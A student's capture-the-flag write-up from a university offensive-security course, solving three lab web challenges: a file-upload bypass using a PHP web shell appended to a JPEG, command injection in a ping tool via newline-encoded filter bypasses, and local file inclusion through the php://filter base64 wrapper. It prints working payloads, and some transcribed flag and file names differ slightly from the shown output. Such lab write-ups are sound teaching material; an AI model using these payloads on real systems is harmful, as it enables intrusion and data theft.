Week10- Write-up


Vishnu Vardhan Ciripuram
N14912012
vc2499

Challenge: Validator

Objective:
The goal of this challenge was to bypass file upload restrictions, execute a crafted payload disguised as an image, and achieve remote command execution to retrieve the flag.

Solution:

- I accessed the challenge URL and found a file upload form at /contact.php.
- The form asked for a name, email, and a file upload. It explicitly mentioned that only JPG, JPEG, and PNG image formats were allowed.
- When I tried uploading a non-image file, I got the error: "Only images are allowed."




- I created a legitimate image and named it vishnu_vc2499.jpeg.


- I injected a malicious PHP payload into the image by appending PHP code using the following command:
    - **echo "<?php system(\$_GET['cmd']); ?>" >> vishnu_vc2499.jpeg**
- This added the PHP code at the end of the image file, allowing it to execute commands if interpreted by the server.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "<?php system(\$_GET['cmd']); ?>" >> vishnu_vc2499.jpeg
```


```
<?php system($_GET['cmd']); ?>
```

- I launched Burp Suite to intercept and modify the HTTP requests sent by the browser.
- I configured my browser to route all traffic through Burp Suite's proxy and verified that it was capturing requests.
- I uploaded the crafted vishnu_vc2499.jpeg file via the file upload form while interception was enabled in Burp Suite.
- I intercepted the HTTP request containing the file and modified the file name in the request payload from vishnu_vc2499.jpeg to vishnu_vc2499.jpeg.php.
- This tricked the server into saving the file with a .php extension, making it executable.
- I forwarded the modified request to the server.






- After the upload was successful, the server confirmed the file was saved at /profile_images/vishnu_vc2499.jpeg.php.




- I navigated to the uploaded file's URL to test if the payload was working. I sent the following request to execute the ls command:
    - **http://offsec-chalbroker.osiris.cyber.nyu.edu:1502/profile_images/vishnu_vc2499.jpeg.php?cmd=ls**
- This listed the contents of the directory, confirming that the payload was functional and that the server was vulnerable to command injection.




- I executed the following command to list the contents of the root directory:

- **http://offsec-chalbroker.osiris.cyber.nyu.edu:1502/profile_images/vishnu_vc2499.jpeg.php?cmd=ls /**

- This revealed the presence of a flag.php file in the root directory.



- I retrieved the flag by executing:
  - **http://offsec-chalbroker.osiris.cyber.nyu.edu:1502/profile_images/vishnu_vc2499.jpeg.php?cmd=cat /flag.php**
- The flag was displayed in the response. Flag: **flag{f1l3_upl04d_N1nj4_7a9eeb788487e062}**




Challenge: Ping

Objective:

The objective of this challenge was to exploit a command injection vulnerability in a ping tool, bypass filters to execute arbitrary commands, and retrieve the flag hidden on the server.

Solution:

- Loaded the provided URL in the browser. The page presented a text input asking for a domain name and a button labeled "Ping."
- Testing a simple input like google.com worked as intended and returned the ping results.
- Explored the application further by testing basic command injection payloads like google.com; ls or google.com && ls.




Noticed the application filtered special characters like ;, &&, and other potentially dangerous constructs.

Experimented with payload obfuscation using newline characters (%0a) and encoded inputs.

Injected google.com%0als, which bypassed the filters and successfully executed the ls command.

Output revealed files in the current directory, including flag_cmdi.php.



Tried to read flag_cmdi.php using commands like cat flag_cmdi.php, head flag_cmdi.php, and similar commands.


Each attempt was blocked by filtering of keywords like cat or head, making it impossible to read the file contents directly.

At this point, I moved to exploring other sources of information, particularly **environment variables**, which are often not filtered and can contain sensitive data like flags or configuration information.

Exploit : google.com%0aenv


- Successfully injected **google.com%0aenv**, which executed the env command and displayed environment variables.
- The output revealed several useful pieces of information, including the flag:

flag{now_you_have_command_to_my_army_snow!_daeeabc4e6b99940}



Alternate method:
Command used:

- I directly used the url to print the flag as I new the name of the flag file through ls command showed in the previous images
- **http://offsec-chalbroker.osiris.cyber.nyu.edu:1503/f14g_cmdi.php**



Challenge: LFI


Objective:
The objective of this challenge was to exploit a Local File Inclusion (LFI) vulnerability in a PHP application to retrieve the flag hidden in a file. This required bypassing PHP execution and using techniques like base64 encoding to extract the file's raw source code.

Solution:

The site dynamically loaded content based on the page parameter in the URL, such as:

http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/index.php?page=home

Experimenting with other pages like news, business, and technology worked fine. However, entering invalid paths (e.g., categories/news) triggered PHP errors indicating the use of require_once to include files.



I tested typical directory traversal payloads to see if files outside the expected directory could be accessed:


http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/index.php?page=../../../../etc/passwd

However, this failed because the server appended .php to the input, blocking direct access to non-PHP files like /etc/passwd.

To bypass the execution of PHP files, I tried using the php://filter/convert.base64-encode/resource= wrapper. This would encode the file contents into base64 without executing it. I tested this filter on the main index page:

http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/index.php?page=php://filter/convert.base64-encode/resource=index


However, the page returned an empty response, indicating no data was encoded.



This result suggested either the index file was empty or that the server restricted its output.
After confirming the behavior of the php://filter wrapper, I decided to target the flag file directly:

http://offsec-chalbroker.osiris.cyber.nyu.edu:1500/index.php?page=php://filter/convert.base64-encode/resource=flag

This returned a base64-encoded response, which appeared to be the contents of the flag file. I copied the encoded string for further analysis.



Using the base64 utility on my local machine, I decoded the string:

echo "PD9waHAKLy9mbGFne1cwd19MRklfMXNfQzBPbCFfNmJjODk3MTlkZDE3YjBmNX0KPz4KQ2FuIHlvdSBmaW5kIHRoZSBmbGFnPw==" | base64 -d

The output revealed the PHP source code of the flag file:

<?php

// flag{Wow_LFI_1s_C0OL!_6bc89719dd17b0f5}

?>

```
┌──(kali㉿kali)-[~]
└─$ echo "PD9waHAKLy9mbGFne1cwd19MRklfMXNfQzBPbCFfNmJjODk3MTlkZDE3YjBmNX0KPz4KQ2FuIHlvdSBmaW5kIHRoZSBmbGFnPw==" | base64 -d

<?php
//flag{W0w_LFI_1s_C0Ol!_6bc89719dd17b0f5}
?>
Can you find the flag?

┌──(kali㉿kali)-[~]
└─$
```

I extracted the flag: **flag{Wow_LFI_1s_C0OL!_6bc89719dd17b0f5}**